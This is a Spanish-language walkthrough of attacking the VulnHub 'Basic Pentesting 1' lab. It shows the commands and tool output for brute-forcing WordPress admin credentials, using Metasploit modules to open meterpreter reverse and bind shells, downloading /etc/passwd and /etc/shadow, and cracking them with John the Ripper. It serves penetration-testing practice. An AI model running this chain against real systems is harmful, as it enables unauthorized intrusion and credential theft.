
No tenemos suerte, vamos a usar otra herramienta CMSeek:

cmseek -u http://192.168.56.103/secret

```
by @r3dhax0r
Version 1.1.3 K-RONA

[+]  WordPress Bruteforce Module  [+]

Enter target site (https://example.tld): http://192.168.56.103/secret
[i] Checking for WordPress
[*] WordPress Confirmed ... Checking for WordPress login form
[*] Login form found.. Detecting Username For Bruteforce
[i] Starting Username Harvest
[i] Harvesting usernames from wp-json api
[!] Json api method failed trying with next
[i] Harvesting usernames from jetpack public api
[!] No results from jetpack api ... maybe the site doesn't use jetpack
[i] Harvesting usernames from wordpress author Parameter
[*] Found user from source code: admin
[*] 1 Usernames was enumerated

[i] Bruteforcing User: admin
[*] Password found!d: admin
 |
 ├─[username]──> admin
 |
 ├─[password]──> admin

[*] Enjoy The Hunt!
```

Encontramos la clave de administrador del wordpress

Comprobamos que podemos acceder al portal de administrador de wordpress



Continuamos usando la herramienta cmseek en búsqueda de vulnerabilidades en los temas o plugins de wordpress

Los resultados no desvelan mucha información, por lo que usaremos el script wpscan en búsquedad de vulnerabilidades en los plugins y temas de wordpress.

wpscan --url http://192.168.56.103/secret --wp-content-dir /wp-content/ --enumerate u --plugins-detection aggressive

```
└─# wpscan --url 192.168.56.103/secret
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   __  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / _|/ _` | '_ \
            \  /\  /  | |     ____) | (_| (_| | | | |
             \/  \/   |_|    |_____/ \__|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.25
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.56.103/secret/ [192.168.56.103]
[+] Started: Tue Apr  9 07:23:30 2024

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.56.103/secret/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
```


Nos identifica varias incidencias que tenemos que chequear en búsqueda de otros vectores de ataque:

Vulnerabilidad XML-RPC


```
[+] XML-RPC seems to be enabled: http://192.168.56.103/secret/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
```

API para acceder desde dispositivos móviles a wordpress está disponible, comprobamos que si es vulnerable.

Accedemos a la dirección http://192.168.56.105/secret/xmlrpc.php



Para poder explotar la vulnerabilidad usamos la herramienta burp suite en Kali, capturando la comunicación y enviando la petición al repeater.



En la petición para ser enviada al servidor añadimos el siguiente texto

system.listMethods

Nos devuelve un error de mal formato en la petición, no consigo averiguar cual es el problema en la petición.

https://github.com/aguayro @9v@yr0

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Fri, 10 May 2024 11:57:54 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Connection: close
5 Vary: Accept-Encoding
6 Content-Length: 403
7 Content-Type: text/xml; charset=UTF-8
8
9 <?xml version="1.0" encoding="UTF-8"?>
10   <methodResponse>
11     <fault>
12       <value>
13         <struct>
14           <member>
15             <name>
               faultCode
               </name>
16             <value>
                 <int>
                   -32700
                 </int>
               </value>
17           </member>
18           <member>
19             <name>
               faultString
               </name>
```

Volvemos a la Kali, y arrancamos metasploit buscamos algún exploit que podamos usar contra el servicio xml-rpc

```
       =[ metasploit v6.4.0-dev                           ]
+ -- --=[ 2404 exploits - 1239 auxiliary - 423 post       ]
+ -- --=[ 1468 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search wordpress XML-RPC

Matching Modules
================

  #  Name                                                  Disclosure Date  Rank       Check  Description
  -  ----                                                  ---------------  ----       -----  -----------
  0  exploit/unix/webapp/php_xmlrpc_eval                   2005-06-29       excellent  Yes    PHP XML-RPC Arbitrary Code Execution
  1  auxiliary/scanner/http/wordpress_pingback_access      .                normal     No     Wordpress Pingback Locator
  2  auxiliary/scanner/http/wordpress_xmlrpc_login         .                normal     No     Wordpress XML-RPC Username/Password Login Scanner
  3  auxiliary/scanner/http/wordpress_multicall_creds      .                normal     No     Wordpress XML-RPC system.multicall Credential Collector
```

Usamos el exploit/unix/webapp/php_xmlrpc_eval

msf > use 0


```
   Name     Current Setting     Required  Description
   ----     ---------------     --------  -----------
   PATH     /secret/xmlrpc.php  yes       Path to xmlrpc.php
   Proxies                      no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.56.105      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    80                  yes       The target port (TCP)
   SSL      false               no        Negotiate SSL/TLS for outgoing connections
   VHOST                        no        HTTP server virtual host


Payload options (cmd/unix/python/meterpreter_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.56.101   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/php_xmlrpc_eval) > exploit

[-] Exploit failed: uninitialized constant Msf::EncodedPayload::PayloadSpaceViolation
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/php_xmlrpc_eval) >
```

Nos devuelve un error a la hora de codificar el payload, pruebo otros payload pero no consigo que me genere un reverse shell.

Vulnerabilidad readme.html

```
[+] WordPress readme found: http://192.168.56.103/secret/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
```

Veámos que contiene el fichero



Vulnerabilidad carpeta wp-content/uploads/

```
[+] Upload directory has listing enabled: http://192.168.56.103/secret/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
```

La carpeta /wp-content/uploads/ está disponible, usamos metasploit para ver si encontramos algún script para explotar esta vulnerabilidad.

msf> search wordpress upload

```
msf6 > search wordpress upload

Matching Modules
================

   #  Name                                                       Disclosure Date  Rank       Check  Description
   -  ----                                                       ---------------  ----       -----  -----------
   0  exploit/multi/http/wp_ait_csv_rce                          2020-11-14       excellent  Yes    WordPress AIT CSV Import Export Unauthenticated Remote Code Exe
cution
   1  exploit/unix/webapp/wp_admin_shell_upload                  2015-02-21       excellent  Yes    WordPress Admin Shell Upload
   2  auxiliary/gather/wp_all_in_one_migration_export            2015-03-19       normal     Yes    WordPress All-in-One Migration Export
   3  exploit/unix/webapp/wp_asset_manager_upload_exec           2012-05-26       excellent  Yes    WordPress Asset-Manager PHP File Upload Vulnerability
   4  exploit/multi/http/wp_crop_rce                             2019-02-19       excellent  Yes    WordPress Crop-image Shell Upload
   5  exploit/multi/http/wp_file_manager_rce                     2020-09-09       normal     Yes    WordPress File Manager Unauthenticated Remote Code Execution
   6  exploit/unix/webapp/wp_holding_pattern_file_upload         2015-02-11       excellent  Yes    WordPress Holding Pattern Theme Arbitrary File Upload
   7  exploit/multi/http/wp_ninja_forms_unauthenticated_file_upload 2016-05-04    excellent  Yes    WordPress Ninja Forms Unauthenticated File Upload
   8  exploit/unix/webapp/wp_optimizepress_upload                2013-11-29       excellent  Yes    WordPress OptimizePress Theme File Upload Vulnerability
   9  exploit/unix/webapp/wp_photo_gallery_unrestricted_file_upload 2014-11-11    excellent  Yes    WordPress Photo Gallery Unrestricted File Upload
   10 exploit/unix/webapp/wp_pixabay_images_upload               2015-01-19       excellent  Yes    WordPress Pixabay Images PHP Code Upload
   11 exploit/unix/webapp/wp_platform_exec                       2015-01-21       excellent  No     WordPress Platform Theme File Upload Vulnerability
   12 exploit/unix/webapp/wp_foxypress_upload                    2012-06-05       excellent  Yes    WordPress Plugin Foxypress uploadify.php Arbitrary Code Executi
on
   13 exploit/unix/webapp/wp_pie_register_bypass_rce             2021-10-08       excellent  Yes    WordPress Plugin Pie Register Auth Bypass to RCE
   14 exploit/multi/http/wp_responsive_thumbnail_slider_upload   2015-08-28       excellent  Yes    WordPress Responsive Thumbnail Slider Arbitrary File Upload
   15 exploit/unix/webapp/wp_revslider_upload_execute            2014-11-26       excellent  Yes    WordPress RevSlider File Upload and Execute Vulnerability
   16 exploit/multi/http/wp_royal_elementor_addons_rce           2023-11-23       excellent  Yes    WordPress Royal Elementor Addons RCE
   17 exploit/multi/http/wp_simple_file_list_rce                 2020-04-27       good       Yes    WordPress Simple File List Unauthenticated Remote Code Executio
```

msf> use 1

```
msf6 > use 1
[*] Using configured payload php/meterpreter/bind_tcp
msf6 exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD   admin            yes       The WordPress password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS     192.168.56.105   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /secret/         yes       The base path to the wordpress application
   USERNAME   admin            yes       The WordPress username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/bind_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  4444             yes       The listen port
   RHOST  192.168.56.105   no        The target address


Exploit target:

   Id  Name
   --  ----
   0   WordPress
```

Configuramos y lanzamos el exploit

```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > run

[*] Authenticating with WordPress using admin:admin ...
[+] Authenticated with WordPress
[*] Preparing payload ...
[*] Uploading payload ...
[*] Executing the payload at /secret/wp-content/plugins/XHzgWMcDJT/zHCIiIwgOC.php ...
[*] Started bind TCP handler against 192.168.56.105:4444
[*] Sending stage (39927 bytes) to 192.168.56.105
[+] Deleted zHCIiIwgOC.php
[+] Deleted XHzgWMcDJT.php
[+] Deleted ../XHzgWMcDJT
[*] Meterpreter session 2 opened (192.168.56.101:37329 → 192.168.56.105:4444) at 2024-05-23 06:15:02 -0400

meterpreter >
```

Tenemos un Shell de meterpreter, comprobamos información del equipo

```
meterpreter > sysinfo
Computer     : vtcsec
OS           : Linux vtcsec 4.10.0-28-generic #32~16.04.2-Ubuntu SMP Thu Jul 20 10:19:48 UTC 2017 x86_64
Meterpreter : php/linux
meterpreter >
```

Abrimos una shell y comprobamos quienes somos www-data

```
meterpreter > shell
Process 2026 created.
Channel 0 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory

whoami
www-data
```

Descargamos los ficheros password y shadow

```
meterpreter > download /etc/passwd ./
[*] Downloading: /etc/passwd → /root/passwd
[*] Downloaded 2.31 KiB of 2.31 KiB (100.0%): /etc/passwd → /root/passwd
[*] Completed  : /etc/passwd → /root/passwd
meterpreter > download /etc/shadow ./
[*] Downloading: /etc/shadow → /root/shadow
[*] Skipped    : /etc/shadow → /root/shadow
meterpreter >
```

unshadow passwd shadow > outpub.db
john outpub.db

Combinamos ambos ficheros y lo pasamos por John the Ripper


```
┌──(root💀 kali)-[~]
└─# unshadow passwd shadow > user.tb

┌──(root💀 kali)-[~]
└─# john user.tb
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
No password hashes left to crack (see FAQ)

┌──(root💀 kali)-[~]
└─# john user.tb -show
marlinspike:marlinspike:1000:1000:marlinspike,,,:/home/marlinspike:/bin/bash

1 password hash cracked, 0 left
```

Vulnerabilidad wp-cron está habilitado

```
[+] The external WP-Cron seems to be enabled: http://192.168.56.103/secret/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299
```

El vulnerable a ataques DOS.

Nos vamos al burpsuite y capturamos el tráfico que se genera



Vemos que tenemos respuesta 200 OK del servidor, con la ayuda de algún script podemos lanzar un ataque DOS contra el servidor.

Vulnerabilidad wordpress 4.9

```
[+] WordPress version 4.9 identified (Insecure, released on 2017-11-16).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.56.103/secret/, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=4.9'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.56.103/secret/, Match: 'WordPress 4.9'
```

Volvemos a metaexploit y buscamoss dicha vulnerabilidad con la ayuda de

$ searchsploit wp crop rce

```
┌──# searchsploit wp crop rce
---------------------------------------------------------------------------------------------
 Exploit Title                                                              |  Path
---------------------------------------------------------------------------------------------
WordPress Core 5.0.0 - Crop-image Shell Upload (Metasploit)                 | php/remote/46662.rb
---------------------------------------------------------------------------------------------
Shellcodes: No Results
```

Es un exploit de metasploit, nos vamos a esa herramienta, vemos más información sobre el exploit

```
Description:
  This module exploits a path traversal and a local file inclusion
  vulnerability on WordPress versions 5.0.0 and ≤ 4.9.8.
  The crop-image function allows a user, with at least author privileges,
  to resize an image and perform a path traversal by changing the _wp_attached_file
  reference during the upload. The second part of the exploit will include
  this image in the current theme by changing the _wp_page_template attribute
  when creating a post.

  This exploit module only works for Unix-based systems currently.

References:
  https://nvd.nist.gov/vuln/detail/CVE-2019-8942
  https://nvd.nist.gov/vuln/detail/CVE-2019-8943
  https://blog.ripstech.com/2019/wordpress-image-remote-code-execution/
```

msf6 > search wp crop rce

```
msf6 > search wp crop rce

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/multi/http/wp_crop_rce        2019-02-19       excellent  Yes    WordPress Crop-image Shell Upload

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/wp_crop_rce

msf6 >
```

msf6 > use exploit/multi/http/wp_crop_rce

```
msf6 exploit(multi/http/wp_crop_rce) > show options

Module options (exploit/multi/http/wp_crop_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD   admin            yes       The WordPress password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     192.168.56.105   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.htm
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /secret/         yes       The base path to the wordpress application
   THEME_DIR                   no        The WordPress theme dir name (disable theme auto-detection if provided)
   USERNAME   admin            yes       The WordPress username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.56.101   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   WordPress
```

Lanzamos el exploit

msf6 > run

```
msf6 exploit(multi/http/wp_crop_rce) > run

[*] Started reverse TCP handler on 192.168.56.101:4444
[*] Authenticating with WordPress using admin:admin...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload
[+] Image uploaded
[*] Including into theme
[*] Sending stage (39927 bytes) to 192.168.56.105
[*] Meterpreter session 2 opened (192.168.56.101:4444 → 192.168.56.105:52620) at 2024-05-23 07:37:41 -0400
[*] Attempting to clean up files...

meterpreter > shell
Process 2464 created.
Channel 1 created.
whoami
www-data
hostname
vtcsec
```

Abrimos una Shell para comprobar con que usuario hemos abierto sesión y en la máquina dónde estamos.

Usuario: www-data

Host: vtcsec

Procedemos como en otras ocasiones a descargar los ficheros passwd y shadow para crackearlo con John the ripper

```
meterpreter > download /etc/passwd ./
[*] Downloading: /etc/passwd → /root/passwd
[*] Downloaded 2.31 KiB of 2.31 KiB (100.0%): /etc/passwd → /root/passwd
[*] Completed  : /etc/passwd → /root/passwd
meterpreter > download /etc/shadow ./
[*] Downloading: /etc/shadow → /root/shadow
[*] Skipped    : /etc/shadow → /root/shadow
meterpreter >
```

unshadow passwd shadow > outpub.db
john outpub.db
Combinamos ambos ficheros y lo pasamos por John the Ripper

```
┌──(root💀kali)-[~]
└─# unshadow passwd shadow > user.tb

┌──(root💀kali)-[~]
└─# john user.tb
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
No password hashes left to crack (see FAQ)

┌──(root💀kali)-[~]
└─# john user.tb -show
marlinspike:marlinspike:1000:1000:marlinspike,,,:/home/marlinspike:/bin/bash

1 password hash cracked, 0 left
```


https://github.com/aguayro @9v@yr0

Usamos la herramienta skipfish para escanear la web

skipfish -O -L -Y -S /usr/share/skipfish/dictionaries/minimal.wl -o report_skipfish http://192.168.1.136

```
Scan statistics:

     Scan time : 0:01:45.955
  HTTP requests : 83679 (792.3/s), 52784 kB in, 18215 kB out (670.1 kB/s)
    Compression : 17193 kB in, 79025 kB out (64.3% gain)
    HTTP faults : 0 net errors, 0 proto errors, 0 retried, 0 drops
 TCP handshakes : 4626 total (18.5 req/conn)
     TCP faults : 0 failures, 0 timeouts, 3 purged
 External links : 672 skipped
   Reqs pending : 2037

Database statistics:

         Pivots : 506 total, 144 done (28.46%)
    In progress : 62 pending, 281 init, 7 attacks, 12 dict
  Missing nodes : 5 spotted
     Node types : 1 serv, 88 dir, 55 file, 19 pinfo, 327 unkn, 16 par, 0 val
   Issues found : 164 info, 0 warn, 1 low, 10 medium, 0 high impact
      Dict size : 2171 words (0 new), 30 extensions, 0 candidates
     Signatures : 77 total

[!] Scan aborted by user, bailing out!
[+] Copying static resources ...
[+] Sorting and annotating crawl nodes: 506
[+] Looking for duplicate entries: 506
[+] Counting unique nodes: 389
[+] Saving pivot data for third-party tools ...
[+] Writing scan description ...
[+] Writing crawl tree: 506
[+] Generating summary views ...
[+] Report saved to 'report/index.html' [0x2dfd6887].
[+] This was a great day for science!
```

Los resultados que nos devuelve



Issue type overview - click to expand:

- External content embedded on a page (higher risk) (10)
- External content embedded on a page (lower risk) (1)
- Numerical filename - consider enumerating (2)
- Incorrect or missing charset (low risk) (4)
- Incorrect or missing MIME type (low risk) (1)
- Hidden files / directories (5)
- Directory listing enabled (21)
- Server error triggered (4)
- Resource not directly accessible (6)
- New 404 signature seen (1)
- New 'X-*' header value seen (1)
- New 'Server' header value seen (1)

NOTE: 100 samples maximum per issue or document type.

Fuentes:

Máquina vulnerable

https://www.vulnhub.com/entry/basic-pentesting-1,216/

https://github.com/rm-onata/xmlrpc-attack